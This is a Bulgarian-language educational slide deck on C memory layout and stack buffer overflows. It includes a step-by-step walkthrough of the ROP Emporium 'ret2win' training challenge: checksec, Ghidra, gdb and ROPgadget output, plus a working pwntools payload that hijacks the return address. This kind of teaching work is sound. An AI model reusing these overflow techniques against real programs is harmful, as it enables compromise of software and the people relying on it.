

Експлоатация на уязвимости в C програми като част от киберсигурността

Presented by

Ивайло Клисarov

Съдържание

1 Защо C exploitation е важна тема



2 Как C работи с паметта



3 Пример за експлоатация



4 Заключение



Защо C exploitation е важна тема в киберсигурността?

C е език, който дава директен контрол върху паметта.

Това го прави много бърз и мощен, но също така опасен, ако програмистът допусне грешка.

Грешки като buffer overflow могат да позволят на атакуващия да промени нормалното изпълнение на програмата.

Опасностите могат да бъдат:


Crash на програмата

Изтичане на информация от паметта

Презаписване на важни данни

Изпълнение на нежелан код

Превземане на контрола върху програмата



Как С работи с паметта

С е език от ниско ниво, който дава на програмиста директен контрол върху паметта.

В С програмистът сам решава:

къде да създаде променлива
колко памет да използва
дали да работи с адреси чрез pointers
кога да задели или освободи динамична памет

Code - инструкциите на програмата

Data - глобални и статични променливи

Heap - динамично заделена памет

Stack - локални променливи и function calls

```
int global_number = 10; // Data
static int static_number = 20; // Data
```

```
void test_function() { // Code
int local_number = 30; // Stack
char local_buffer[32]; // Stack
```

```
char *dynamic_buffer = malloc(100); // Heap
```

```
if (dynamic_buffer != NULL) {
dynamic_buffer[0] = 'A';
free(dynamic_buffer);
}
}
```

```
int main() { // Code
test_function();
return 0;
}
```

Пример

Ще разгледаме един пример взет от учебен сайт -

<http://ropemporium.com/>

Ret2win

Предизвикателството в този случай е да намерим начин да прочетем съдържанието на flag.txt коойто е в същата папка като C програмата която ще експлоатираме.

Стъпка 1: анализ на фай

Преди да започнем експлоатация, трябва да анализираме файла

Две команди които помагат с това:

Checksec - проверява на вградени защиты на файла

Ghidra -> показва структурата и функциите в програмата

```
(kali@kali)-[~/ret]
$ checksec --file=ret2win
[*] '/home/kali/ret/ret2win'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)
Stripped: No
```

Arch: amd64-64-little - програмата е 64-bit

Означава че адресите са с размер 8 байта

Примерно 0x0000000000400756 съдържа 8 байта

00 00 00 00 00 40 07 56 (за разлика от 32 бита познайте колко байта на адрес е там :))

Little - (little-endian) означава че в паметта адреса се записва наобратно

56 07 40 00 00 00 00 00

RELRO (Relocation Read-Only) - в програмата има таблици наречени GOT (Global Offset Table), те са нужни (като връзка/pointer) за да може програмата да намери реалния адрес на функции като puts, printf, system.

Идеята на RELRO е:

Да направи част от тези таблици read-only,

за да не може атакуващият лесно да ги презапише.

При нас е само частично, само някои са read-only

Stack canary е защита срещу buffer overflow. Той засича дали stack-ът е бил презаписан преди програмата да използва return address-а (това казва къде да продължи изпълнението на програмата след края на функцията). При нас няма canary, което означава, че е по-лесно да достигнем и презапишем return address-а чрез buffer overflow.

NX е защита, която казва, че определени части от паметта не могат да изпълняват код.

PIE е защита, която позволява адресите на самата програма да се променят при всяко стартиране.

Stripped означава дали binary файлът има запазени symbol names — имена на функции, променливи и debug информация.

```
undefined8 main(void)
```

```
{  
    setvbuf(stdout, (char *)0x0, 2, 0);  
    puts("ret2win by ROP Emporium");  
    puts("x86_64\n");  
    pwnme();  
    puts("\nExiting");  
    return 0;  
}
```

```
void ret2win(void)
```

```
{  
    puts("Well done! Here's your flag:");  
    system("/bin/cat flag.txt");  
    return;  
}
```



Понеже файлът е компилиран, за да може да разберем как работи може да ползваме ghidra. Тази програма анализира файла декомпилира го в assembly и после прави близко предположение за това как би изглеждала програмата в C

Виждаме че има 3 функции

Main - от там почва изпълнението

pwnme - която бива извиквана в main

ret2win - Функция която бива извиквана никдъе но същесвъва и ако намерим начин да я изпълним ще прочетем flag.txt, но как?!?

```
void pwnme(void)  
{  
    undefined1 local_28 [32];  
  
    memset(local_28, 0, 0x20);  
    puts(  
        "For my first trick, I will a  
        r!"  
    );  
    puts("What could possibly go wrong");  
    puts(  
        "You there, may I have your i  
        ()!\n"  
    );  
    printf("> ");  
    read(0, local_28, 0x38);  
    puts("Thank you!");  
    return;  
}
```

Стъпка 2: търсене на входна точка

Мястото което може да манипулираме е входна информация, тоест от там започваме

Накратко какво имаме:

Undefined local_28 [32]; - променлива която приема ДО 32 байта информация (1 байт = на един символ)

memset (local_28,0,0x20) - запълва 32 байта от променливата local_28 с "0" (0x20 => 16*2+0 = 32 байта, това не е от значение)

Puts (просто принтира текст, не ни е важно)

read(0,local_28,0x38) - взима вход от до 52 байта (16*3+8) и ги запазва в local_28

Понеже програмата позволява въвеждане на повече байтове, отколкото буферът може да побере, се получава buffer overflow. Ако буферът е 32 байта, първите 32 байта се записват нормално, но останалите започват да презаписват следващите стойности в stack паметта. Една от най-важните стойности там е return address-ът. Това е адресът, към който функцията се връща след края си. Ако успеем да го презапишем, можем да променим посоката на изпълнение на програмата и да я насочим към друга функция, например ret2win().

```
void pwnme(void)
{
    undefined1 local_28 [32];

    memset(local_28,0,0x20);
    puts(
        "For my first trick, I will a
        r!"
    );
    puts("What could possibly go wrong
    puts(
        "You there, may I have your i
        (!\n"
    );
    printf("> ");
    read(0,local_28,0x38);
    puts("Thank you!");
    return;
}
```


Стъпка 3: анализ на презаписването от overflow-a

```
004006e8 55                ??      55h    U
004006e9 48 89 e5         MOV     RBP,RSP
004006ec 48 83 ec 20      SUB     RSP,0x20
004006f0 48 8d 45 e0      LEA     RAX=>local_28,[RBP + -0x20]
004006f4 ba 20 00         MOV     EDX,0x20
                00 00
```



Преди да започнем атаката, трябва първо да видим кои адреси са след буфера за да може да преценим колко символа да вкараме. От снимката се вижда следната инструкция:

```
RAX=>local_28,[RBP + -0x20]
```

На кратко това означава че се заделят 32 байта за променливата `local_28` преди регистъра `RBP`.

`RBP` означава `base pointer`. Това е регистър, който служи като ориентир за текущата функция в `stack-a`. Чрез него програмата намира локалните променливи и важните стойности около тях.

При извикване на нова функция, в този случай `rwnme()`, старият `RBP` на предишната функция `main()` се запазва в `stack-a` като `saved RBP`. След `RBP` е `return` адреса принципно, който ние трябва да променим за прескочим на функцията `ret2win()` за да прочетем файла. `RBP` е 8 байта и `return` адреса също е 8 означавайки че ни трябва 16 байта след буфера.

Стъпка 4: Тестване с предсказуеми данни

С командата gdb може да гледаме как се променят адресите в реално време

Може да направим първичен тест в който ще вкараме 48 байта в променливата

Това са 16 бита повече от колкото тя може да побере, това означава че два адреса ще се презапишат с нашите стойности. За да ги различаваме е най добре да използваме различни символи:

AAABBBBBBBB

32 байта

8 байта "A"

8 байта "B"

Пускаме файла чрез gdb, после пишем run за да започне вървенето на файла

```
(gdb) x/gx $rsp  
0x7fffffffdd58: 0x4242424242424242
```

Виждаме че стойността е 0x4242424242424242 което са нашите "B"-та

Можем да видим към какъв адрес сочи с x/gx \$rsp (x - examine memory | gx - show 8 bytes in a hexadecimal format)

```
> AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBB  
Thank you!  
  
Program received signal SIGSEGV, Segmentation fault.  
0x000000000400755 in pwnme ()  
(gdb) info registers  
rax            0xb                11  
rbx            0x0                0  
rcx            0x7ffff7f99790    140737353717648  
rdx            0x7ffff7f99790    140737353717648  
rsi            0x7ffff7f98643    140737353713219  
rdi            0x0                0  
rbp            0x4141414141414141  0x4141414141414141  
rsp            0x7fffffffdd58      0x7fffffffdd58  
r8             0x0                0  
r9             0x0                0  
r10            0x0                0  
r11            0x202             514
```

Програмата крашва: seg fault понеже сме сменили адресите на произволни стойности.

Първо да погледнем rbp:
Стойността на rbp в момента е 0x4141414141414141 което кат оконверитраме от hex към текст е "A" (41 = A).

RSP е stack pointer който сочи към върха на stack-а където е return адреса

Стъпка 5: намиране на return адреса и създаване на payload-a

Успешно манипулирахме return адреса, следващата стъпка е да намерим какъв е return адреса на ret2win() и да го сложим в rsp. Това лесно можем да го направим с "gdb". Виждаме че return адреса е 0x0000000000400756. Понеже входа стана дълъг, може да ползваме python библитека pwn

```
(gdb) info functions ret2win
All functions matching regular expression "ret2win":

Non-debugging symbols:
0x0000000000400756  ret2win
```

```
(kali@kali)-[~/ret]
$ python3 -c "from pwn import *; import sys; sys.stdout.buffer.write(b'A'*40 + p64(0x400756))" | ./ret2win
```

Импортираме библитеката, със sys.stdout изхода на програмата се вкарва във входа, за да избегнем formatting грешки.

Ползваме p64, който е специален метод за форматиране в конкретния случай за 64bit-little-endian както бяхме проверили

Стъпка 6: Подравняване на stack-a

```
(kali㉿kali)-[~]  
$ python3 -c "from pwn import *; import sys; sys.stdout.buffer.write(b'A'*40+p64(0x400756))" | ./ret/ret2win  
ret2win by ROP Emporium  
x86_64  
  
For my first trick, I will attempt to fit 56 bytes of user input into 32 bytes of stack buffer!  
What could possibly go wrong?  
You there, may I have your input please? And don't worry about null bytes, we're using read()!  
  
> Thank you!  
Well done! Here's your flag:  
zsh: done python3 -c |  
zsh: segmentation fault ./ret/ret2win
```

Добри и лоши новини имаме след теста. Успяхме да принтираме първия ред от функцията ret2win: "Well done! Here's your flag". Обаче изглежда че не стигаме до втория ред, който ни трябва за да видим флага.

Проблемът е, че при 64-bit Linux програмите stack-ът трябва да бъде правилно подравнен, особено когато се извикват функции от libc, като system().

В ret2win() първо се изпълнява puts(), който отпечатва съобщението. След това функцията се опитва да извика system(), за да прочете flag.txt. Но понеже stack alignment-ът не е правилен, програмата crash-ва преди да изпълни успешно system().

За да се подравни това ще означава stack pointer-ът, тоест RSP, да е подравнен по 16 байта преди извикване на функция.

Като веднага извикаме ret2win това са само 8 байта, за късмет има един адрес, който се вика ret gadget, е просто адрес в програмата, на който има инструкция ret. Той не е специална функция. Когато програмата скочи към него, той просто изпълнява още един ret. Плана е, променяме rsp pointer-a към ret gadget, после той изпълнява return с подравнен адрес който вече е ret2win, така stack 16 байта и stack-a е подравнен.

Стъпка 7: Изпълнение

```
(kali@kali)-[~/ret]
$ ROPgadget --binary ./ret2win | grep " : ret"
0x000000000040053e : ret
```

```
(kali@kali)-[~/ret]
$ python3 -c "from pwn import *; import sys; sys.stdout.buffer.write(b'A'*40 + p64(0x40053e) + p64(0x400756))" | ./ret2win
ret2win by ROP Emporium
x86_64
```

For my first trick, I will attempt to fit 56 bytes of user input into 32 bytes of stack buffer!
What could possibly go wrong?
You there, may I have your input please? And don't worry about null bytes, we're using read()!

> Thank you!
Well done! Here's your flag:
ROPE{a_placeholder_32byte_flag!}

Заклучение

Това беше само един пример за C exploitation, чрез който показахме как buffer overflow може да доведе до контрол върху изпълнението на програмата. В реалността има и други техники, като:

Format string attack — когато програмата използва потребителски вход директно във функции като printf, което може да доведе до leak или запис в паметта.

Heap exploitation — атаки срещу динамичната памет, например heap overflow или use after free.

Use after free — когато програмата използва памет, която вече е освободена.

Integer overflow — когато число надхвърли позволения размер и това доведе до грешно заделяне или обработка на памет.

ROP chains — по-сложна версия на това, което показахме, където се навързват много gadgets, а не само един ret.

C exploitation е важна част от киберсигурността, защото показва как малки грешки при работа с паметта могат да се превърнат в сериозни уязвимости. Това знание е полезно не само за exploit development, но и за писане на по-сигурен код.

Реален пример

Реален пример е CVE-2023-4863 в libwebp. Това е библиотека, която обработва WebP изображения. При специално направено изображение се получава heap buffer overflow, тоест програмата записва извън позволената памет. Това може да доведе до crash, memory corruption или потенциално remote code execution. Подобни грешки се срещат в реални библиотеки, използвани от браузъри и много други приложения.

When you're learning coding and you finally understand why the website is called stack overflow



Забавен пример



when I'm in a
VULNERABILITY
competition and my
opponent is `memcpy(bp, pl, payload);`



Thank you for watching



judge: I sentence you to the maximum punishment...

Me. May I have one day more?

judge: Ok, you have to serve -32.768 years in prison.

